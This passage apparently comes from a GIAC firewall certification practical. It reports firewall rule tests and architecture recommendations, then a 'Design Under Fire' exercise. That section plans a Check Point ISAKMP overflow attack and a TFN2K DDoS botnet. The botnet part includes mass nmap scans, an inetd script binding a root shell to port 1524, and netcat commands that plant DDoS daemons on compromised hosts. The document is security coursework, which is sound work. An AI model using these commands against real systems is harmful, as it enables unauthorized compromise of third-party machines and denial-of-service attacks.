Nmap run completed -- 3 IP addresses (3 hosts up) scanned in 2109 seconds

UDP PORT SCAN - INTERNAL SOURCE

Conclusion:
As you can see in the first external TCP only scan of the most popular service ports that each system had the appropriate ports open, only for the services actually associated with them. The rest of the ports were dropped. The UDP scan was a totally different story as it shows all ports that are really closed as open. This means we see 1149 out of 1150 ports as open. This is far too big to display here, but does actually confirm dns udp 53 on xxx.yyy.zzz.19 (dns) is 'closed'. Which implies it received a ICMP port unreachable, meaning the firewall allowed the communication to take place for dns. The Nmap man pages mention that most people feel udp scanning is a waste of time. I tend to agree as there is really no clear method to tell if a port is open. If some type of filter is not allowing 'port unreachable' messages, the scanner will assume it is open. Not much worth in that. so, based on the TCP results, we'll say that rule 21 is working properly to guard from external probes. The results for UDP are expected as only udp 53 is allowed to be publicly addressed.

The scan from the internal network as the source yielded expected results also on the TCP side of things. The internal network is not allowed much access to the service network. Only the Check Point/Firewall management system (192.168.10.7) is allowed to use SSH to administer the service network. We are using 192.168.10.100 as the source of Nmap scans, so it will not see any tcp ports open. Results are as expected. Rule 21 is working.

RULE 22 – Drop all traffic from service network systems to anywhere else on any service that is not explicitly allowed.


Test summary:
This is a difficult rule to test as outbound from the service network there are literally millions of IP addresses to test for, along with thousands of ports. That's simply too much to scan for a test of this nature as it would take far too long.

Test method:
Well, it is decided that for this rule it is more practical and appropriate in this case to not perform a test. Instead we will rely on the numerous firewall log entries that already bear witness too many drops matching rule 21.

Tools used:
Source packet generator: *All previously used*
Command: *n/a*

Traffic analysis tool: Firewall logs

Results:



Conclusion:

The screen dump above shows all three service network IP addresses on the 10.10.5.240/28 network have no ability to pass traffic to various other ports and varying IPs. although the screen dump doesn't show the whole story, further examination of the logs verifies that rule 22 is working as expected.

RULE 23 – description


Test summary:
Again, there will be no further testing as we have evidence already in the firewall logs of this rule being enforced.

Test Method:
Since one of the machines used to carry out testing is a Microsoft Windows based PC. We should evidence of NBT traffic being dropped from any network.

Tools used:
Source packet generator: *All previously used*
Command: *n/a*

Traffic analysis tool: Firewall logs

Results:



Conclusion:

Looking at the screen dump above, Rule 23 is working.

RULE 23 – description

Test summary:
Again, there will be no further testing as we have evidence already in the firewall logs of this rule being enforced.


Test Method:

Since one of the machines used to carry out testing is a Microsoft Windows based PC. We should evidence of NBT traffic being dropped from any network.

Tools used:
Source packet generator: *All previously used*
Command: *n/a*

Traffic analysis tool: Firewall logs

Results:



Conclusion:

Above is a screen dump with an example of some traffic that doesn't match any other previous rule and is being dropped on rule 24. Rule 24 is working.

Final Analysis and Summary

Each rule was analyzed using different methods, tools, and analysis. It could even be criticized that the probing techniques and analysis techniques were inconsistent throughout the verification phase, therefore no measuring apples and apples in all cases. Although this can be stated, the techniques all stand on their own merit individually and pass the grade to provide reliable enough results that a security administrator can feel a satisfactory level of comfort prior to hooking the firewall up to the live internet and owned networks.

All 24 Rules passed the verification tests and work as intended. Although this testing provides desired results in an isolated, pseudo lab environment, the true

test is still to come. The firewall still needs to be finally connected to the public internet, the real service network systems, and the internal network. Associated switches, hubs, routing, etc. all need to be implemented in a real production setting. Any device or configuration along the way can alter any one or more of the 24 rules. The firewall will go through another round of testing for production verification after it is all hooked up.
It was actually found that testing in a lab environment is more difficult actually than in the real world due to the need to constantly change ip settings on the test systems being packet generators and port listeners. hping2 does not run have a windows port, so you had to consider that the Windows system could only use Netcat and other things like the SecureClient runs on windows only. So, the testing in production should be much easier to perform in a fully working and static environment we think. However, you need to be careful connected to the internet that you are not unnecessarily probing and sending illicit packets to addresses that do not belong to you. In a lab environment, this is not a concern.

The testing was certainly an eye opener in a few instances such as in rule 8 where we did not see expected results as far as what tcpdump reported in it's output, contrary to the evidence supporting correct operation of rule 8 (refer to details on rule 8 testing above). rule 8 also demonstrated that internal addresses were seen at the external interface. This situation must be addressed prior to actual internet connectivity, there is no compromise on this as you do not want to leak out internal addresses. The internet should only ever be aware of your public addressing scheme of NAT'ed and real addresses.

Also, the anomaly in rule 10 where an ICMP port unreachable is sent back to the external address probing IKE udp 500 for an 'encrypt' rule. This is a much more revealing tale than one might expect. Any company with a VPN solution that relies on IKE over udp 500, will have to expose that port to any external address for roaming clients. This reveals a lot about what the functionality being served up by the IP address. If indeed it is the fact that the encryption aspect of the rule produces the ICMP port unreachable. Would it have sent back a port unreachable if it were not an encrypt rule? If it would a drop rule, it would probably not have occurred? This situation can be tested further and probably warrants further investigation.

In testing Rules 10-12, for the SecureClient VPN connection, the VPN 'tunnel test' failed. Not allowing the client to become 'verified', or download a desktop policy from the policy server. This alone is not a security vulnerability that prevents GIAC from moving the firewall into full production. It Is something that needs to be more closely examined and resolved if GIAC wishes to use SecureClient in a reliable and secure manner.

All in all the testing went well and the firewall is ready to move into a production test.

Recommendations for Improvement

In addition to the recommendations above regarding rule 8 and 10, there are other areas giving room for improvement. they are described below. GIAC will consider implementing these recommendations as the budget and resources permit.

Syslogging change - It was noted in rule 18 that Syslog (udp 514) was allowed to traverse from the external space (border router) into the internal network. Although it would be extremely difficult to compromise a syslog server from a Cisco router, it does violate a fundamental firewall dictum that says you should only allow authenticated traffic to punch directly from the external side into the internal network, and preferably, multi-factor authentication at that. We have neither her, and is interesting to not. About the only thing it opens GIAC up to is a DoS spoof attack where the address of the border router that is directly connected to the external interface of the firewall is used to send udp 514 packets at the syslog server. So, even though this seems unlikely, it needs to be examined and remedied. Perhaps, to place an intermediary piping service in the service network to capture syslog traffic from just the border router, then using a cron job, push the messages at intervals, and short ones at that. But then now you have situation that the intermediary server can have the same thing done to it, but now it is on the service network and cannot affect your internal zone. So in effect, by performing the recommended step, you are applying defense in depth for syslog traffic adding the extra service network zone to hop through.

Recommended Architecture changes (see drawing below)

Adding the four recommended changes below would enhance the whole security architecture and provide further adherence to the defense in depth dictum of layering your security. Remember, if one system or zone id breached, it should remain contained into a small a containment area as possible to reduce the effect upon the organization.

Internal Firewall – Having only one firewall protecting the front door is OK, but it's not enough to satisfy a fully layered security model. Perhaps the critical servers on the internal network could be segregated from the rest of the internal network by another firewall. All systems that must be locked down and generally hidden away albeit for required access could hide behind this internal firewall. Two good candidates for this are the ACE server, and Syslog server. Essentially, any critical component that requires additional layered security applied to it can be placed in this secured service network.


Dedicated VPN gateway – The VPN currently resides on the primary firewall. Although this works, it is generally better to let the primary firewall act as perimeter security and dedicate a device to VPN functionality. This is enough more true when the usage and performance levels start to become a concern. The VPN gateway adds a processing load whenever it is encrypting, decrypting

traffic for the VPN. If the firewall is also busy during this time, then we may have an unwanted condition. In the drawing below, you may notice it is a single armed (single interface) VPN gateway. This is done to as a layered measure so the primary firewall's SmartDefense module can control DoS attacks against the external IP address of this gateway.

Intrusion detection – It may also be good to introduce a network intrusion detection system comprised of two sensors, one on the outside of the firewall and one on the inside. This way you can see if attacks that are pounding on your front door are making it into your internal network. You could also see if internal systems are generating traffic they shouldn't.

ACE Server – Implementation of an ACE (Access Control Entry) server from any well known vendors along with key fobs for full two factor authentication would be a good addition. Not only can VPN connectivity leverage the use of an ACE server, but the same authentication can be applied to internal systems such as routers, critical systems, etc to secure them even further. The ACE server can even be placed off into its own service network behind the internal firewall.

If you examine the drawing below, the colour shaded components correspond to the above recommendations for reference.




DESIGN UNDER FIRE

Summary

In the following section, we will examine three different attack scenarios subjected against a prior submission of a GIAC analyst. Each scenario is listed below.

1. Attack intended to destabilize or compromise the firewall.
2. A distributed denial of service attack (DDoS).
3. An attack to compromise an internal host.

We have chosen the practical posted by Li Bee Seah. It can be found at http://www.giac.org/practical/GCFW/LiBee_Seah_GCFW.pdf



Attack against the Firewall

There are two things that are very scary about running any VPN gateway to allow ubiquitous access using a VPN client. The first is that access is ubiquitous. Allowing anyone from anywhere to connect to that all important IKE udp 500 port on the actual firewall is a frightening thought. Ideally, you don't want to expose any port at the firewall to the internet directly. Also, this cannot be avoided when combining a VPN gateway solution onto the same box used to regulate the perimeter access. The second scary aspect is that a client is used to connect to the IKE port. Whenever a piece of code is allowed to transmit fields to a listening port, it can always be poked and prodded for buffer overflow conditions. If these two things don't scare you, they should.

The attack we have chosen to launch against Li Bee Seah's design takes advantage of exactly this situation with a Check Point ISAKMP vulnerability discovered by the ISS X-force team[1]. It is a buffer overflow exploit that can produce execute with root access abilities using a large certificate request payload. We chose this attack as the particular version of Mr. Seah's design using Check Point NG Feature Pack 1 as FP1 is vulnerable to this attack. Hopefully Mr. Seah has not patched his installation yet.

The ISAKMP buffer overflow vulnerability is described in the following WEB locations. along with an excerpt from the Security Tracker web page

Check Point
http://www.checkpoint.com/techsupport/alerts/41_isakmp.html

CVE
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0040

Security Tracker info
http://www.securitytracker.com/alerts/2004/Feb/1008948.html

Name CAN-2004-0040 (under review)

Description Stack-based buffer overflow in Check Point VPN-1 Server 4.1 through 4.1 SP6 and Check Point SecuRemote/SecureClient 4.1 through 4.1 build 4200 allows remote attackers to execute arbitrary code via an ISAKMP packet with a large Certificate Request packet.

References
- ISS:20040204 Checkpoint VPN-1/SecureClient ISAKMP Buffer Overflow
- URL:http://xforce.iss.net/xforce/alerts/id/163
- BUGTRAQ:20040205 Two checkpoint fw-1/vpn-1 vulns
- URL:http://marc.theaimsgroup.com/?l=bugtraq&m=107604682227031&w=2

[1] http://xforce.iss.net/

- MISC:http://www.us-cert.gov/cas/techalerts/TA04-036A.html
- CERT-VN:VU#873334
- URL:http://www.kb.cert.org/vuls/id/873334
- CIAC:O-073
- URL:http://www.ciac.org/ciac/bulletins/o-073.shtml
- XF:vpn1-ike-bo(14150)
- URL:http://xforce.iss.net/xforce/xfdb/14150
- BID:9582
- URL:http://www.securityfocus.com/bid/9582

Phase Proposed (20040318)

Votes ACCEPT(2) Cole, Wall
NOOP(1) Cox

Reconnaissance:
This is the easy part. We will use hping2 to send a SYN request to IKE tcp 500 to the target firewall. Then we will know whether or not the firewall is indeed listening on that port, indicating it is setup for VPN usage. Our single stealthy scan yielded a positive. We have done this far enough in advance (a few weeks) that it shouldn't even be noticed when the real attack comes. Time to move on.
Hping2 command: *"hping2 –sS –c 1 –P0 [target ip]"*

Is there Exploit code?
A quick search of the web yielded no exploit code or specifics on how to perform this exploit. This is probably due to the fact that the vulnerability is relatively new as of this writing and the fact that ISS' X-Force team discovered the vulnerability. It is doubtful ISS would do such an irresponsible thing as to release exploit code against a Check Point product (them would be fightin' words!).
So the next best thing to do is hunker down for several days and test ourselves against a similarly configured firewall. Since it is not known at this time whether this exploit is 'in the wild', we should expect it to be some time soon as you can be sure the black hats are competing amongst themselves to try their hardest to discover the exploit code first. Because of this we will take the same approach and build the exploit ourselves from what little Is known.

Steps to build exploit code
We only know of three basic characteristics of the ISAKMP vulnerability from the descriptions in the above links:

1. It is ISAKMP based, which can be either tcp or udp port 500.
2. It is a certificate request packet.
3. The certificate request requires a large payload to overflow the buffer.

These are the steps I would take to try and build the exploit code:

1) Build a test lab using Check Point NG Feature Pack 1 firewall.

2) Setup a notebook to send real certificate requests using SecureClient or SecuRemote and capture all the data with tcpdump.
3) Extracting from tcpdump, grab the payload from the actual certificate request packet.
4) Keep adding characters to the payload and send each time using Netcat to target firewall. A command line of my choice would be what I append to the large payload. This is so it will execute once just the right offset into the stack is discovered. We would probably need to perform this step for a long time as the buffer overflow could anything. however, if you concentrate in the areas of common bit boundaries, it generally goes faster. Remember, coders tend to get lazy and specify nice 'round' numbers like, 8,16,32,64,128,256,512,1024, 2048.4096, etc. So try exceeding these string limits slightly first, you might get lucky.
5) I would start using netcat to use as an attack tool (sending the packet) , if it didn't turn out to be the right tool, there are many out their to fall back on. The commands we appended onto the buffer overflow were "netstat –rvn; uname –a;id;w
6) Once we've verified the attack works, it's just a matter of trying it out on the real thing.

Attacking the target:
Assuming the target has not shutdown their VPN operations, and we actually were able to create a valid buffer overflow as confirmed against the test firewall. we can commence the attack by executing the following:
"*cat [file with large cert request and shell command] | nc [firewall IP] 500".* that's all it takes.

The results:
Well, we did not get a positive response to our packet. Though it tested positively against the lab firewall, it did not provide the same results on Mr. Seah's firewall. We must assume that their firewall is corrected for this vulnerability. After all, would any decent security admin not apply a known fix for a vulnerability on their firewall almost instantly upon being notified any the vendor, I know I would. I think the result is realistic just because firewalls are usually patched to a very high degree by alert administrators. I would imagine an organization that can afford to use Check Point firewalls has some more serious people running those systems that are paid well to keep on top of vulnerabilities on their firewall.

Mitigations against this type of attack:
Well, for one, if you hear of a patch that applies to a vulnerability on your primary firewall, patch it, no two ways about it. In this case, the only way to protect against this particular vulnerability was to upgrade to Check Point NG Feature Pack 2 to protect against this exposure, there is no patch from the vendor for the two versions NG versions affected FP0 and FP1.
I'm afraid from a port usage perspective you can't do much to protect these IKE ports from being pounded on. An administrator is generally forced to open up IKE

to the world for their remote users. IKE will continue to be probed and monitored for vulnerabilities as long as VPNs exist.

Distributed DoS attack


Summary:
In this exercise, we will attempt a full blown, all out, hard hitting, and distributed denial of service against Mr. Seah's VPN. We will try to make his VPN connection grind to a halt and his internet feed become clogged with UDP port 500 flooding. Remember, most outfits running VPNs must normally require UDP 500 open for anyone from anywhere…perfect!

This exercise will be carried out by 50 or more broadband connected , but unsuspecting and unpatched Solaris 2.x and Linux systems. These systems will become part of a hierarchical network of control dubbed "Tribal Flood Network" of 'TFN' for short. TFN2K is the name of the program used to launch the network of compromised systems. TFN2K was devised and programmed by the Germany based underground programmer "Mixter". In an interview with Cnet's news.com staff writer Stephen Shankland in Feb, 2000, Mixter admitted he based the concept on the original "Trinoo" tool used in prior DDoS attacks.

Read the complete interview with "Mixter" here:
http://news.com.com/2100-1023-236876.html?legacy=cnet

For our distributed denial of service attempt, we will employ what I consider to be a near perfect DDoS tool, TFN2K. I think Mixter has written a highly ingenious piece of code that must bring quivers to the knees of any security administrator who suspects they are the target of such effective tools. The TFN control model is comprised of an attacker at the top of a hierarchy, who subverts and exudes control over 'clients' at the next layer, which in turn control 'daemon' machines who perform the dirty work flooding the victim network with whatever traffic the master has chosen. It's just a matter of finding vulnerable machines to exploit, then placing the TFN2K programs on them to attack our required systems.

Tribe flood architecture using TFN2K by "Mixter"



Mr. Seah's border router appears to be a Cisco 2610. The 2610 is only capable of processing 15K packets per second. But that is not what we're after

Research and reconnaissance:
First we have to find Solaris and Linux systems to compromise. We will look for the following vulnerabilities that are exposed by poor machine administrators as they all should be patched by now, but we all know this isn't the case.

We will try and research some well known vulnerabilities. We chose to concentrate on exploits where exploit code has already been published somewhere on the web. It seemed at first that we would be able to exploit some more recent RPC buffer overflows, but there really isn't much exploit code out there for more recent vulnerabilities. It would be easier to find systems that were vulnerable to recent vulnerabilities rather than older ones. The likelihood that systems are now patched for whatever vulnerability they may have or upgraded to newer version that fixed vulnerabilities is very likely. However it is not impossible.

For the Sun compromise, we chose to exploit the vulnerability in default settings for "sadmind" , the security administration daemon. It is remotely exploitable providing root privileges. Although the exploit is old, there are indications that it is still somewhat effective.

The 'sadmind' vulnerability is described here: http://www.cert.org/advisories/CA-1999-16.html, and here: http://www.kb.cert.org/vuls/id/28934
The exploit code is posted in appendix B.

For the Linux systems we will target the 'rpc.mountd in xlog() function' remote buffer overflow attack as we also found exploit code for it.
The vulnerability is explained here: http://www.kb.cert.org/vuls/id/258564

The exploit code is listed in appendix A.

Scanning:
So now we need to run one or more scans for rpc services (tcp 111) running on easily accessed systems on both Linux and Solaris, which both use remote procedure call libraries. But we only need to compromise a handful of machines say 3-5 of them. Then these machines, will become clients, then those clients will scan for their own daemon machines. This effectively hides your tracks as it is difficult for victims to trace any of this back to you. The scanning for the daemons is traced to the client, if at all possible, then again another level of difficulty to trace it back to us, the attackers. To make matters more difficult, the daemons launch the attacks using spoofed addresses. Most of the research out there indicates that a tribal flood network is difficult to find the actual perpetrators.
We will use Nmap for the scanning task. We will scan in stealth mode to try and avoid being a log entry for someone.

Nmap command used: *"nmap –sS –p 111 –P0 –n –I /var/tmp/targs –o /var/tmp/results"*

The file /var/tmp/targs contains large ranges of input addresses to scan, such as xxx.yyy.zzz.*.

The scan will have to run for several days to get enough decent results to warrant the next step.
So then a two week rolls buy and we stop the scan after scanning approximately 34,000 different addresses. To our surprise, we find out that of the 34,000 or so systems scanned, 433 are running SUNRPC services! The next step is to try some OS fingerprinting techniques with nmap. We will do this a week later so as to avoid having the rpc scan and the next scan as belonging to the same reconnaissance/attack sequence.

The following week we run an Nmap OS fingerprint scan .
We use the command: *"nmap –sS –O –I /var/tmp/targs2 –o var/tmp/osresults"*

So we discovered we have 283 Linux boxes, and 105. This is only 388 systems now. Oh well, better than nothing. It seems some of the boxes are now not connected anymore.

Creating the TFN network:
Now we send our exploit code to only one address at a time until we are successful on one system. The reason we do this is so we aren't seen poking around on all of the machines initially. Since we are new to DDoS attacking, we had to research how to do this. We located the following article to give us clues on how to do this. It also contains clues on how to control and install the daemons with various commands. Most of our work will be based on this analysis by David Dittrich, University of Washington.

It can be found at http://staff.washington.edu/dittrich/talks/sec2000/anatomy.html

To start taking over machines from our potentially vulnerable list produced by the scanning, we use the commands below in a shell script to compromise a 'live one', but only one to begin. We could be compromised each system as follows:

```
./[command file] -6 -k $1 "echo 'ingreslock stream tcp
nowait root /bin/sh sh -i' \
  >>/tmp/bob ; /usr/sbin/inetd -s /tmp/bob"
./[command file] -6  $1 "echo 'ingreslock stream tcp nowait
root /bin/sh sh -i' \
  >>/tmp/bob; /usr/sbin/inetd -s /tmp/bob"
echo Sleeping 2 seconds...
sleep 2
telnet $1 1524
```

Now we use netcat and pipe the associated tfn2k command we compiled from the tfn2k.tgz file. We could name it anything we want really. So we just pipe it to the listening telnet port 1524 that was setup during our initial takeover (see last line above).

```
./[command file] | nc 141.156.XXX.XXX 1524 &
      XXXXXX.TTT.BBB.edu
```

This should give us remote root shell on the first system. Now it's a matter of copying a root kit and running the installation on this first system using the shell we acquired.
So now we let this compromised system use the very same techniques to gain a shell on at least one other of the other sunrpc listening systems until we have setup one more client. We now have shell access to two clients. Let's split up the lists for each system so as to let each client attempt to breach all the daemons. We continue to use the remote shells we've acquired on the two clients to install the tfn2k toolkit on all the other systems in the same manner we compromised the clients. The client would run a script more like the following to perform this in batch fashion...

```
./[command file] | nc 141.156.XXX.XXX 1524 &
      XXXXXX.TTT.BBB.edu
./[command file] | nc 145.176.XXX.XXX 1524 &
      XXXXXX.TTT.BBB.edu
./[command file] | nc 147.129.XXX.XXX 1524 &
      XXXXXX.TTT.BBB.edu
./[command file] | nc 149.232.XXX.XXX 1524 &
      XXXXXX.TTT.BBB.edu
./[command file] | nc 161.226.XXX.XXX 1524 &
      XXXXXX.TTT.BBB.edu
etc.
```

```
etc.
```

So now we have compromised two clients, and those two clients have been told to go through their given lists to acquire daemon machines under their control. After this step we ended up with 50 daemon attack systems. 25 controlled by each client which is exactly what we wanted.

